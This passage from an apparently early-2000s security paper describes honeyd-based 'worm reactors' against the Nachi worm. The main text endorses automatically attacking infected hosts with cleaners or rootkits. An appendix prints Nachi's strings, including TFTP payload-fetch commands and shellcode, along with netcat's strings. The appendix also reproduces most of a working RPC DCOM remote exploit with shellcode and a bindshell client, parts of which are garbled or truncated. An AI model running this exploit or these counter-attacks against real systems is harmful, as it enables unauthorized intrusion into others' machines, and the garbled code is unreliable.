    printf( "%d records found\n", scalar( keys( %::sweeps ) ) );
```

For each time window or key, display the source IP information for scanning hosts.

```
foreach $key ( sort keys %::sweeps ) {  
    $tmp_ptr = $::sweeps{$key};  
    $tmp_count = 0;  
    foreach $subkey ( sort keys %$tmp_ptr ) {  
        %tmp_hash = %$tmp_ptr;  
        if ( $tmp_hash{$subkey} >= 100 ) {  
            $tmp_count++;  
            if ( $::Config{'verbose'} == $::TRUE ) {  
                print "$subkey $tmp_hash{$subkey}\n";  
            }  
        }  
    }  
}
```

Print it to stdout.

```
printf( "%d/%d/2003 %d:00:00,%s\n", substr( $key, 0, 2 ), substr( $key, 2, 2 ),  
        substr( $key, 4, 2 ), $tmp_count );  
}
```

The sub-routine is done, time to return.

```
return $::TRUE;  
}
```

This concludes the detailed analysis of the PingSweepStats.pl script.

Possible variations and attack vectors

The possible uses of honeyd to leverage worms for good or evil is almost limitless. Each time a new worm like Nachi shows up in the wild, it should be possible to build a reactor script. The use of worm reactors as counter-batteries on the Internet has sparked much debate. The benefits on corporate networks include significant dampening and in the case of the Nachi worm, a complete squashing of the worm without significant impact to system administrators or their systems should greatly reduce any philosophical debate.

It is also possible to use a passive monitor tool like snort that looks for traffic signatures and spawns scripts that react. An example would be to leverage

or combat the mydoom¹⁰¹ worm, which opens a backdoor on the infected machine on several ports and sends distinctive e-mails toward the Internet. A passive monitor like snort¹⁰² can detect these distinctive SMTP packets and launch an attack against the infected host. This attack can take the form of either a cleaner/inoculator or an automated rootkit.

XXX Add info about c-based tool that includes both the honeyd as well as the reactor functionality with the ability to install itself on attacking systems as part of the inoculation payload.

The unauthorized actions documented in this paper were intentionally simplistic. It is very easy to leverage any one of several root kits available for Windows to retain access to systems, hide activities and in general be very annoying to the Internet community at large.

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Further research

There are many opportunities for research into this form of countermeasure through the references already listed.

Appendix A

Please note the following source code is provided in a small font to facilitate reading and reduce the over-all length of the document.

Exploit Code

Disassembled Nachi

Unpacked Nachi

Nachi strings (Unpacked)

The following output was generated with FoundStone's BinText v3.00¹⁰³.

File pos	Mem pos	ID	Text
=====	=====	==	====
0000004D	0040004D	0	!This program cannot be run in DOS mode.
0000009D	0040009D	0	?KNI#GN
000000A5	004000A5	0	?KN} AN
000000B5	004000B5	0	?KN} ON
000000C1	004000C1	0	?JNv?KN
000000CD	004000CD	0	?KNRich
000001D8	004001D8	0	.text
00000200	00400200	0	.rdata
00000227	00400227	0	!.data
00001092	00401092	0	T\$0j.R
000010AC	004010AC	0	L\$0PQ
000012B5	004012B5	0	u\$hx[@
0000141F	0040141F	0	4U S@
0000154A	0040154A	0	D\$\$Pj
00001550	00401550	0	Vh@,@
00001559	00401559	0	L\$\$Qj
0000155F	0040155F	0	Vh +@
0000171E	0040171E	0	RPPPPPPQP
00001992	00401992	0	(SUVWj
00001A51	00401A51	0	D\$(RPW
00001AC1	00401AC1	0	D\$(RPW
00001DDB	00401DDB	0	Qh(v@
00001DF4	00401DF4	0	Rh([@
00001E3B	00401E3B	0	IQhT[@
000023E6	004023E6	0	SUVWh?
000025FA	004025FA	0	L\$ Qh
0000265C	0040265C	0	D\$\$PW
000026B5	004026B5	0	L\$\$QW
00002AED	00402AED	0	j@h0d@
00002BA5	00402BA5	0	jHh4T@
00002BF1	00402BF1	0	Phpd@
00002C46	00402C46	0	SUVWh
00002CF1	00402CF1	0	L\$(Qh
00002D1A	00402D1A	0	D\$HQPU
00002DDA	00402DDA	0	D\$DRh
00002DFD	00402DFD	0	L\$LQU
00002F50	00402F50	0	QSUVW
00002F62	00402F62	0	\\$ ~<
00002F89	00402F89	0	\$ d}
000043F8	004043F8	0	KERNEL32.DLL
00004405	00404405	0	ADVAPI32.dll
00004412	00404412	0	ICMP.dll
0000441B	0040441B	0	MSVCRT.dll
00004426	00404426	0	urlmon.dll
00004431	00404431	0	USER32.dll
0000443C	0040443C	0	WS2_32.dll
0000444A	0040444A	0	GetLastError
00004458	00404458	0	InterlockedDecrement
0000446E	0040446E	0	GlobalAlloc
0000447C	0040447C	0	GlobalFree
00004488	00404488	0	OpenProcess
00004496	00404496	0	GetFileAttributesA
000044AA	004044AA	0	SetFileAttributesA
000044BE	004044BE	0	GetModuleHandleA
000044D0	004044D0	0	UnmapViewOfFile
000044E2	004044E2	0	CreateMutexA
000044F0	004044F0	0	InterlockedIncrement
00004506	00404506	0	LocalAlloc
00004512	00404512	0	LocalFree
0000451E	0040451E	0	GetVersion
0000452A	0040452A	0	GetVersionExA
0000453A	0040453A	0	GetCurrentProcess
0000454E	0040454E	0	GetOEMCP
00004558	00404558	0	GetSystemDefaultLCID
0000456E	0040456E	0	GetModuleFileNameA
00004582	00404582	0	TerminateProcess
00004594	00404594	0	WaitForSingleObject
000045AA	004045AA	0	CopyFileA
000045B6	004045B6	0	GetLocalTime
000045C4	004045C4	0	ExitProcess
000045D2	004045D2	0	GetTickCount

¹⁰³ <http://www.foundstone.com/resources/proddesc/bintext.htm>

```

000045E0 004045E0 0 CreateThread
000045EE 004045EE 0 Sleep
000045F6 004045F6 0 FreeConsole
00004604 00404604 0 GetSystemDirectoryA
0000461A 0040461A 0 CreateToolhelp32Snapshot
00004634 00404634 0 Process32First
00004644 00404644 0 Process32Next
00004654 00404654 0 CloseHandle
00004662 00404662 0 CreateProcessA
00004672 00404672 0 DeleteFileA
00004680 00404680 0 ChangeServiceConfig2A
00004698 00404698 0 QueryServiceConfig2A
000046AE 004046AE 0 StartServiceA
000046BE 004046BE 0 DeleteService
000046CE 004046CE 0 RegisterServiceCtrlHandlerA
000046EC 004046EC 0 SetServiceStatus
000046FE 004046FE 0 StartServiceCtrlDispatcherA
0000471C 0040471C 0 QueryServiceStatus
00004730 00404730 0 QueryServiceConfigA
00004746 00404746 0 ChangeServiceConfigA
0000475C 0040475C 0 AdjustTokenPrivileges
00004774 00404774 0 OpenSCManagerA
00004784 00404784 0 CreateServiceA
00004794 00404794 0 CloseServiceHandle
000047A8 004047A8 0 OpenServiceA
000047B6 004047B6 0 RegOpenKeyExA
000047C6 004047C6 0 RegCloseKey
000047D4 004047D4 0 OpenProcessToken
000047E6 004047E6 0 LookupPrivilegeValueA
000047FE 004047FE 0 IcmpCloseHandle
00004810 00404810 0 IcmpCreateFile
00004820 00404820 0 IcmpSendEcho
00004834 00404834 0 _XcptFilter
00004842 00404842 0 __getmainargs
00004852 00404852 0 _initterm
0000485E 0040485E 0 strstr
00004866 00404866 0 srand
0000486E 0040486E 0 ??2@YAPAXI@Z
0000487C 0040487C 0 __p__initenv
0000488C 0040488C 0 __setusermatherr
0000489E 0040489E 0 __adjust_fdiv
000048AC 004048AC 0 __p__commode
000048BA 004048BA 0 sprintf
000048C4 004048C4 0 strrchr
000048CE 004048CE 0 __p__fmode
000048DA 004048DA 0 __set_app_type
000048EA 004048EA 0 _except_handler3
000048FC 004048FC 0 _controlfp
00004908 00404908 0 _exit
00004910 00404910 0 ??3@YAXPAX@Z
00004924 00404924 0 _stricmp
0000492E 0040492E 0 URLDownloadToFileA
00004942 00404942 0 ExitWindowsEx
00005010 00405010 0
%u5390%u665e%u66ad%u993d%u7560%u56f8%u5656%u665f%u66ad%u4e3d%u7400%u9023%u612c%u5090%u
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d6%u5058%u5050%u90c3%u6099
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51%u6858%u759f%u0018
000052F4 004052F4 0 <?xml version="1.0"?>
0000530B 0040530B 0 <g:searchrequest xmlns:g="DAV:">
0000532D 0040532D 0 <g:sql>
00005336 00405336 0 Select "DAV:displayname" from scope()
0000535D 0040535D 0 </g:sql>
00005367 00405367 0 </g:searchrequest>
00005548 00405548 0 MEOw(
00005B28 00405B28 0 copy dllcache\tftpd.exe wins\svchost.exe
00005B54 00405B54 0 wins\DLLHOST.EXE
00005B6C 00405B6C 0 RpcTftpd
00005B78 00405B78 0 RpcPatch
00005B84 00405B84 0 dir dllcache\tftpd.exe
00005BB4 00405BB4 0 dir wins\dllhost.exe
00005BCC 00405BCC 0 GET / HTTP/1.1
00005BDC 00405BDC 0 Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, */*
00005C1E 00405C1E 0 User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows
98)
00005C5A 00405C5A 0 Host:
00005C66 00405C66 0 Connection: Keep-Alive

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00005C84 00405C84 0 ===== I love my wife & baby :)~~~ Welcome Chian~~~
Notice: 2004 will remove myself:))~ sorry zhongli~~~===== wins
00005D08 00405D08 0 http://download.microsoft.com/download/6/9/5/6957d785-
fb7a-4ac9-b1e6-cb99b62f9f2a/Windows2000-KB823980-x86-KOR.exe
00005D7C 00405D7C 0 http://download.microsoft.com/download/5/8/f/58fa7161-
8db3-4af4-b576-0a56b0a9d8e6/Windows2000-KB823980-x86-CHT.exe

00005DF0 00405DF0 0 http://download.microsoft.com/download/2/8/1/281c0df6-
772b-42b0-9125-6858b759e977/Windows2000-KB823980-x86-CHS.exe
00005E64 00405E64 0 http://download.microsoft.com/download/0/1/f/01fdd40f-
efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe
00005ED8 00405ED8 0 http://download.microsoft.com/download/e/3/1/e31b9d29-
f650-4078-8a76-3e81eb4554f6/WindowsXP-KB823980-x86-KOR.exe
00005F4C 00405F4C 0 http://download.microsoft.com/download/2/3/6/236eaaa3-
380b-4507-9ac2-6cec324b3ce8/WindowsXP-KB823980-x86-CHT.exe
00005FC0 00405FC0 0 http://download.microsoft.com/download/a/a/5/aa56d061-
3a38-44af-8d48-85e42de9d2c0/WindowsXP-KB823980-x86-CHS.exe
00006034 00406034 0 http://download.microsoft.com/download/9/8/b/98bcfad8-
afb0-458f-aaee-b7a52a983f01/WindowsXP-KB823980-x86-ENU.exe
000060A8 004060A8 0 tftp -i %s get svchost.exe wins\SVCHOST.EXE
000060D8 004060D8 0 tftp -i %s get dllhost.exe wins\DLLHOST.EXE
00006108 00406108 0 Network Connections Sharing
00006124 00406124 0 svchost.exe
00006130 00406130 0 MSDTC
00006138 00406138 0 %s\wins\svchost.exe
0000614C 0040614C 0 %s\dllcache\tftpd.exe
00006164 00406164 0 WINS Client
00006170 00406170 0 DLLHOST.EXE
0000617C 0040617C 0 Browser
00006184 00406184 0 %s\wins\DLLHOST.EXE
00006198 00406198 0 %s -n -o -z -q
000061A8 004061A8 0 RpcServicePack.exe
000061BC 004061BC 0 system32>
000061C8 004061C8 0 Timeout occurred
000061DC 004061DC 0 Transfer successful
000061F0 004061F0 0 TFTP.DEXE
000061FC 004061FC 0 tftpd.exe
00006208 00406208 0 dllhost.exe
00006214 00406214 0 Microsoft Windows
00006228 00406228 0 microsoft.com
0000623C 0040623C 0 HTTP/1.1
00006247 00406247 0 Host: 127.0.0.1
00006258 00406258 0 Content-Type: text/xml
00006270 00406270 0 Content-length: 377
0000628C 0040628C 0 SEARCH /
00006298 00406298 0 SeShutdownPrivilege
000062AC 004062AC 0 SOFTWARE\Microsoft\Updates\Windows XP\SP2\KB823980
000062E0 004062E0 0 SOFTWARE\Microsoft\Updates\Windows XP\SP1\KB823980
00006314 00406314 0 SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB823980
0000634C 0040634C 0 Manages network configuration by updating DNS names IP
address.
0000638C 0040638C 0 %s\wins\s
00006398 00406398 0 -d%s\wins
000063A4 004063A4 0 RpcPatch_Mutex
000063B4 004063B4 0 %s\msblast.exe
000063C4 004063C4 0 msblast
000063D0 004063D0 0 SEARCH / HTTP/1.1
000063E3 004063E3 0 Host: %s
000063F0 004063F0 0 Server: Microsoft-IIS/5.0
0000640C 0040640C 0 %s%s
000057E8 004057E8 0 \\C$\1234561111111111111111.doc

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Oc192-dcom.c

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/* Windows 2003 <= remote RPC DCOM exploit
* Coded by .:[oc192.us]:. Security
*
* Features:
*
* -d destination host to attack.
*
* -p for port selection as exploit works on ports other than 135(139,445,539 etc)
*
* -r for using a custom return address.
*
* -t to select target type (Offset) , this includes universal offsets for -
* win2k and winXP (Regardless of service pack)
*
* -l to select bindshell port on remote machine (Default: 666)
*
* - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
* preventing crash of RPC service on remote machine.
*

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"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\xb7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\x0c\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

/* xfocus start */
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
char rb[1500];
fd_set fdreadme;
int i;

FD_ZERO(&fdreadme);
FD_SET(sockfd, &fdreadme);
FD_SET(0, &fdreadme);

while(1)
{
FD_SET(sockfd, &fdreadme);
FD_SET(0, &fdreadme);
if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
if(FD_ISSET(sockfd, &fdreadme))
{
if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
{
printf("[-] Connection lost..\n");
exit(1);
}
if(write(1, rb, i) < 0) break;
}

if(FD_ISSET(0, &fdreadme))
{
if((i = read(0, rb, sizeof(rb))) < 0)
{
printf("[-] Connection lost..\n");
exit(1);
}
if (send(sockfd, rb, i, 0) < 0) break;
}
usleep(10000);
}

printf("[-] Connection closed by foreign host..\n");
exit(0);
}

int main(int argc, char **argv)
{
int len, len1, sockfd, c, a;
unsigned long ret;
unsigned short port = 135;
unsigned char buf1[0x1000];
unsigned char buf2[0x1000];
unsigned short lport1=666; /* drg */
char lport[4] = "\x00\xff\xff\x8b"; /* drg */
struct hostent *he;
struct sockaddr_in their_addr;
static char *hostname=NULL;

if(argc<2)
{
usage(argv[0]);
}

while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
{
switch (c)
{
case 'd':
hostname = optarg;
break;
case 't':
type = atoi(optarg);
if((type > 1) || (type < 0))
{
}
}
}
}

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        printf("[-] Select a valid target:\n");
        for(a = 0; a < sizeof(targets)/sizeof(v); a++)
            printf("    %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
        return 1;
    }
    break;
case 'r':
    targets[type].ret = strtoul(optarg, NULL, 16);
    break;
case 'p':
    port = atoi(optarg);
    if((port > 65535) || (port < 1))
    {
        printf("[-] Select a port between 1-65535\n");
        return 1;
    }
    break;
case 'l':
    lportl = atoi(optarg);
    if((port > 65535) || (port < 1))
    {
        printf("[-] Select a port between 1-65535\n");
        return 1;
    }
    break;
default:
    usage(argv[0]);
    return 1;
}
}

if(hostname==NULL)
{
    printf("[-] Please enter a hostname with -d\n");
    exit(1);
}

printf("RPC DCOM remote exploit - .:[ocl92.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
    printf("[-] gethostbyname: Couldnt resolve hostname\n");
    exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
        targets[type].os, hostname, port, lportl, targets[type].ret);

/* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("[-] Connect failed");
    return(0);
}

/* xfocus start */
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
lenl=sizeof(request1);

*(unsigned long *) (request2)=*(unsigned long *) (request2)+sizeof(sc)/2;
*(unsigned long *) (request2+8)=*(unsigned long *) (request2+8)+sizeof(sc)/2;

memcpy(buf2+lenl,request2,sizeof(request2));
lenl=lenl+sizeof(request2);
memcpy(buf2+lenl,sc,sizeof(sc));
lenl=lenl+sizeof(sc);

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memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *) (buf2+8)=*(unsigned long *) (buf2+8)+sizeof(sc)-0xc;

*(unsigned long *) (buf2+0x10)=*(unsigned long *) (buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x80)=*(unsigned long *) (buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x84)=*(unsigned long *) (buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb4)=*(unsigned long *) (buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb8)=*(unsigned long *) (buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xd0)=*(unsigned long *) (buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x18c)=*(unsigned long *) (buf2+0x18c)+sizeof(sc)-0xc;
/* end xfocus */

if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
{
    perror("[-] Send failed");
    return(0);
}
len=recv(sockfd, buf1, 1000, 0);

if (send(sockfd,buf2,len1,0)== -1)
{
    perror("[-] Send failed");
    return(0);
}
close(sockfd);
sleep(1);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = lport1;

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    printf("[-] Couldnt connect to bindshell, possible reasons:\n");
    printf("          1:          Host is firewalled\n");
    printf("          2:          Exploit failed\n");
    return(0);
}

printf("[+] Connected to bindshell..\n\n");

sleep(2);

printf("-- bling bling --\n\n");

con(sockfd);

return(0);
}

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Netcat strings

The following output was generated with FoundStone's BinText v3.00¹⁰⁴.

File pos	Mem pos	ID	Text
=====	=====	==	====
0000004D	0040004D	0	!This program cannot be run in DOS mode.
00000178	00400178	0	.text
000001A0	004001A0	0	.rdata
000001C7	004001C7	0	@.data

¹⁰⁴ <http://www.foundstone.com/resources/proddesc/bintext.htm>

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000001F0 004001F0 0 .idata
0000041A 0040101A 0 D$,QSVh
00000445 00401045 0 u9SSSSSj
00000488 00401088 0 PSVh
00000499 00401099 0 uDSSSSSj
00000506 00401106 0 tYHtCHSt*SSSSj
000005D3 004011D3 0 SUVW3
0000066B 0040126B 0 u#PPPPj
00000733 00401333 0 |$hVj
0000079D 0040139D 0 RPVVVj
000007CA 004013CA 0 VVVVVj
0000099A 0040159A 0 L$ VQR
00000AF8 004016F8 0 ;l$$u
00000B73 00401773 0 -t69|$8
00000B8B 0040178B 0 L$,PQ
00000D4B 0040194B 0 T$,QR
00000FFA 00401BFA 0 ;l$$}
000014EC 004020EC 0 !"#'.....'$%&
0000154E 0040214E 0 QRPhp
0000211A 00402D1A 0 PQSRh
0000213A 00402D3A 0 VPSQh
00002313 00402F13 0 Q=t@3
00002351 00402F51 0 .BENU
00002402 00403002 0 $SUVW
00002492 00403092 0 tlf9=
00002525 00403125 0 T$8QR
0000258B 0040318B 0 T$,Rj
000025EB 004031EB 0 t$8QV
00002844 00403444 0 D$8RP
00002DAC 004039AC 0 D$ 9=
000031CF 00403DCF 0 f9|$(
000039BE 004045BE 0 C =02CVu
00003B24 00404724 0 D$,VP
00003C89 00404889 0 B 02CV
00004F78 00405B78 0 D$XRP
00004FBC 00405BBC 0 |$\-u
0000521B 00405E1B 0 PVWj
0000523C 00405E3C 0 D$*RP
00005257 00405E57 0 QVWj0
00005283 00405E83 0 T$HPR
000052CD 00405ECD 0 QRWj
00005562 00406162 0 HSUVWh
00005B2E 0040672E 0 +D$ _
00005BB3 004067B3 0 SVWUj
00005C1C 0040681C 0 t.;t$$t(
000064AA 004070AA 0 8"uV@
000066D9 004072D9 0 WSUVj
00006797 00407397 0 SUVWP
00006A70 00407670 0 VC20XC00U
00006B9F 0040779F 0 SUVW3
00006F71 00407B71 0 UVWuNj
00006FCD 00407BCD 0 l$4VU
00006FEB 00407BEB 0 D$<WP
00007011 00407C11 0 D$,WQVURP
00007156 00407D56 0 VUj S
0000718D 00407D8D 0 D$<VPj
000071A7 00407DA7 0 QRj S
000071CD 00407DCD 0 T$<VPQRj
000071E6 00407DE6 0 T$0VP
000071EC 00407DEC 0 D$4UQRP
00007260 00407E60 0 QSUVW
0000749A 0040809A 0 8<=t!
00007669 00408269 0 Hu1Sj
0000771E 0040831E 0 Ht Hu
000079AA 004085AA 0 L$ RQP
000079DB 004085DB 0 WWURj S
00007A03 00408603 0 VWUPj
00007C39 00408839 0 /;t$$u
00007D00 00408900 0 QUVW3
00007EFE 00408AFE 0 :ucEU
00007F36 00408B36 0 :u+EU
00008C14 00409814 0 UWUVh
00008CB6 004098B6 0 D$SRPj
00008EE8 00409AE8 0 FGQPS
0000927C 00409E7C 0 Pj@QR
0000944D 0040A04D 0 L$ UQSRP
000099E5 0040A5E5 0 QVWRP
00009A1A 0040A61A 0 VWj U
00009A4B 0040A64B 0 WSPVj
00009AA1 0040A6A1 0 RWSUP
00009AEB 0040A6EB 0 VRWSUP
00009B33 0040A733 0 D$0PVQh
00009C31 0040B031 0 (8PX
00009C39 0040B039 0 700WP
00009C51 0040B051 0 ppxxxx
00009C7C 0040B07C 0 (null)
00009C94 0040B094 0 runtime error

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00009CA8	0040B0A8	0	TLOSS error
00009CB8	0040B0B8	0	SING error
00009CC8	0040B0C8	0	DOMAIN error
00009CD8	0040B0D8	0	R6028
00009CDF	0040B0DF	0	- unable to initialize heap
00009D00	0040B100	0	R6027
00009D07	0040B107	0	- not enough space for lowio initialization
00009D38	0040B138	0	R6026
00009D3F	0040B13F	0	- not enough space for stdio initialization
00009D70	0040B170	0	R6025
00009D77	0040B177	0	- pure virtual function call
00009D98	0040B198	0	R6024
00009D9F	0040B19F	0	- not enough space for _onexit/atexit table
00009DD0	0040B1D0	0	R6019
00009DD7	0040B1D7	0	- unable to open console device
00009DFC	0040B1FC	0	R6018
00009E03	0040B203	0	- unexpected heap error
00009E20	0040B220	0	R6017
00009E27	0040B227	0	- unexpected multithread lock error
00009E50	0040B250	0	R6016
00009E57	0040B257	0	- not enough space for thread data
00009E7E	0040B27E	0	abnormal program termination
00009EA0	0040B2A0	0	R6009
00009EA7	0040B2A7	0	- not enough space for environment
00009ECC	0040B2CC	0	R6008
00009ED3	0040B2D3	0	- not enough space for arguments
00009EF8	0040B2F8	0	R6002
00009EFF	0040B2FF	0	- floating point not loaded
00009F20	0040B320	0	Microsoft Visual C++ Runtime Library
00009F4C	0040B34C	0	Runtime Error!
00009F5C	0040B35C	0	Program:
00009F6C	0040B36C	0	<program name unknown>
00009F90	0040B390	0	SunMonTueWedThuFriSat
00009FA8	0040B3A8	0	JanFebMarAprMayJunJulAugSepOctNovDec
00009FD4	0040B3D4	0	GetLastActivePopUp
00009FE8	0040B3E8	0	GetActiveWindow
00009FF8	0040B3F8	0	MessageBoxA
0000A004	0040B404	0	user32.dll
0000A010	0040B410	0	CONIN\$
0000A230	0040C030	0	WaitForMultipleObjects error: %s
0000A254	0040C054	0	Failed to create ReadShell session thread, error = %s
0000A28C	0040C08C	0	Failed to execute shell
0000A2A4	0040C0A4	0	Failed to create shell stdin pipe, error = %s
0000A2D4	0040C0D4	0	Failed to create shell stdout pipe, error = %s
0000A304	0040C104	0	Failed to execute shell, error = %s
0000A328	0040C128	0	SessionReadShellThreadFn exited, error = %s
0000A368	0040C168	0	%s: option
0000A374	0040C174	0	%s' requires an argument
0000A390	0040C190	0	%s: option
0000A39C	0040C19C	0	%c%s' doesn't allow an argument
0000A3C0	0040C1C0	0	%s: option
0000A3CC	0040C1CC	0	--%s' doesn't allow an argument
0000A3F0	0040C1F0	0	%s: invalid option -- %c
0000A40C	0040C20C	0	%s: illegal option -- %c
0000A428	0040C228	0	%s: option requires an argument -- %c
0000A450	0040C250	0	%s: unrecognized option
0000A469	0040C269	0	%c%s'
0000A470	0040C270	0	%s: unrecognized option
0000A489	0040C289	0	--%s'
0000A490	0040C290	0	%s: option
0000A49C	0040C29C	0	%s' is ambiguous
0000A4B4	0040C2B4	0	POSIXLY_CORRECT
0000A4D0	0040C2D0	0	(UNKNOWN)
0000A4F0	0040C2F0	0	sent %d, rcvd %d
0000A508	0040C308	0	0123456789abcdef
0000A51C	0040C31C	0	unknown socket error
0000A534	0040C334	0	NO_DATA
0000A544	0040C344	0	NO_RECOVERY
0000A554	0040C354	0	TRY_AGAIN
0000A564	0040C364	0	HOST_NOT_FOUND
0000A574	0040C374	0	DISCON
0000A584	0040C384	0	NOTINITIALISED
0000A594	0040C394	0	VERNOTSUPPORTED
0000A5A4	0040C3A4	0	SYSNOTREADY
0000A5B4	0040C3B4	0	REMOTE
0000A5C4	0040C3C4	0	STALE
0000A5D4	0040C3D4	0	DQUOT
0000A5E4	0040C3E4	0	USERS
0000A5F4	0040C3F4	0	PROCLIM
0000A604	0040C404	0	NOTEMPTY
0000A614	0040C414	0	HOSTUNREACH
0000A624	0040C424	0	HOSTDOWN
0000A634	0040C434	0	NAMETOOLONG
0000A644	0040C444	0	LOOP
0000A654	0040C454	0	connection refused
0000A668	0040C468	0	TIMEDOUT
0000A678	0040C478	0	TOOMANYREFS

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0000A688 0040C488 0 SHUTDOWN
0000A698 0040C498 0 NOTCONN
0000A6A8 0040C4A8 0 ISCONN
0000A6B8 0040C4B8 0 NOBUFS
0000A6C8 0040C4C8 0 CONNRESET
0000A6D8 0040C4D8 0 CONNABORTED
0000A6E8 0040C4E8 0 NETRESET
0000A6F8 0040C4F8 0 NETUNREACH
0000A708 0040C508 0 NETDOWN
0000A718 0040C518 0 ADDRNOTAVAIL
0000A728 0040C528 0 ADDRINUSE
0000A738 0040C538 0 AFNOSUPPORT
0000A748 0040C548 0 PFNOSUPPORT
0000A758 0040C558 0 OPNOTSUPP
0000A768 0040C568 0 SOCKTINOSUPPORT
0000A778 0040C578 0 PROTONOSUPPORT
0000A788 0040C588 0 NOPROTOOPT
0000A798 0040C598 0 PROTOTYPE
0000A7A8 0040C5A8 0 MSGSIZE
0000A7B8 0040C5B8 0 DESTADDRREQ
0000A7C8 0040C5C8 0 NOTSOCK
0000A7D8 0040C5D8 0 ALREADY
0000A7E8 0040C5E8 0 INPROGRESS
0000A7F8 0040C5F8 0 WOULDLOCK
0000A808 0040C608 0 MFILE
0000A818 0040C618 0 INVALID
0000A828 0040C628 0 ACCES
0000A838 0040C638 0 FAULT
0000A848 0040C648 0 BADF
0000A858 0040C658 0 INTR
0000A874 0040C674 0 Hmalloc %d failed
0000A888 0040C688 0 DNS fwd/rev mismatch: %s != %s
0000A8A8 0040C6A8 0 Warning: forward host lookup failed for %s: h_errno %d
0000A8E0 0040C6E0 0 %s: inverse host lookup failed: h_errno %d
0000A90C 0040C70C 0 Warning: inverse host lookup failed for %s: h_errno %d
0000A944 0040C744 0 %s: forward host lookup failed: h_errno %d
0000A970 0040C770 0 Can't parse %s as an IP address
0000A990 0040C790 0 gethostpoop fuxored
0000A9A8 0040C7A8 0 Warning: port-bynum mismatch, %d != %d
0000A9D0 0040C7D0 0 loadports: bogus values %d, %d
0000A9F0 0040C7F0 0 loadports: no block?!
0000AA08 0040C808 0 Warning: source routing unavailable on this machine,
ignoring
0000AA48 0040C848 0 Can't grab %s:%d with bind
0000AA64 0040C864 0 retrying local %s:%d
0000AA7C 0040C87C 0 nnetfd reuseaddr failed
0000AA94 0040C894 0 Can't get socket
0000AAA8 0040C8A8 0 connect to [%s] from %s [%s] %d
0000AAC8 0040C8C8 0 invalid connection to [%s] from %s [%s] %d
0000AAF4 0040C8F4 0 post-rcv getsockname failed
0000AB10 0040C910 0 ] %d ...
0000AB20 0040C920 0 listening on [
0000AB30 0040C930 0 local getsockname failed
0000AB4C 0040C94C 0 local listen fuxored
0000AB64 0040C964 0 UDP listen needs -p arg
0000AB7C 0040C97C 0 udptest first write failed?! errno %d
0000ABA4 0040C9A4 0 ofd write err
0000ABB4 0040C9B4 0 %8.8x
0000ABBC 0040C9BC 0 oprint called with no open fd?!
0000ABDC 0040C9DC 0 too many output retries
0000ABF4 0040C9F4 0 net timeout
0000AC00 0040CA00 0 select fuxored
0000AC10 0040CA10 0 Preposterous Pointers: %d, %d
0000AC30 0040CA30 0 sent %d, rcvd %d
0000AC44 0040CA44 0 %s [%s] %d (%s)
0000AC54 0040CA54 0 %s [%s] %d (%s) open

0000AC6C 0040CA6C 0 no port[s] to connect to
0000AC88 0040CA88 0 no destination
0000AC98 0040CA98 0 no connection
0000ACA8 0040CAA8 0 invalid port %s
0000ACB8 0040CAB8 0 can't open %s
0000ACC8 0040CAC8 0 nc -h for help
0000ACD8 0040CAD8 0 invalid wait-time %s
0000ACF0 0040CAF0 0 invalid local port %s
0000AD08 0040CB08 0 invalid interval time %s
0000AD24 0040CB24 0 too many -g hops
0000AD38 0040CB38 0 invalid hop pointer %d, must be multiple of 4 <= 28
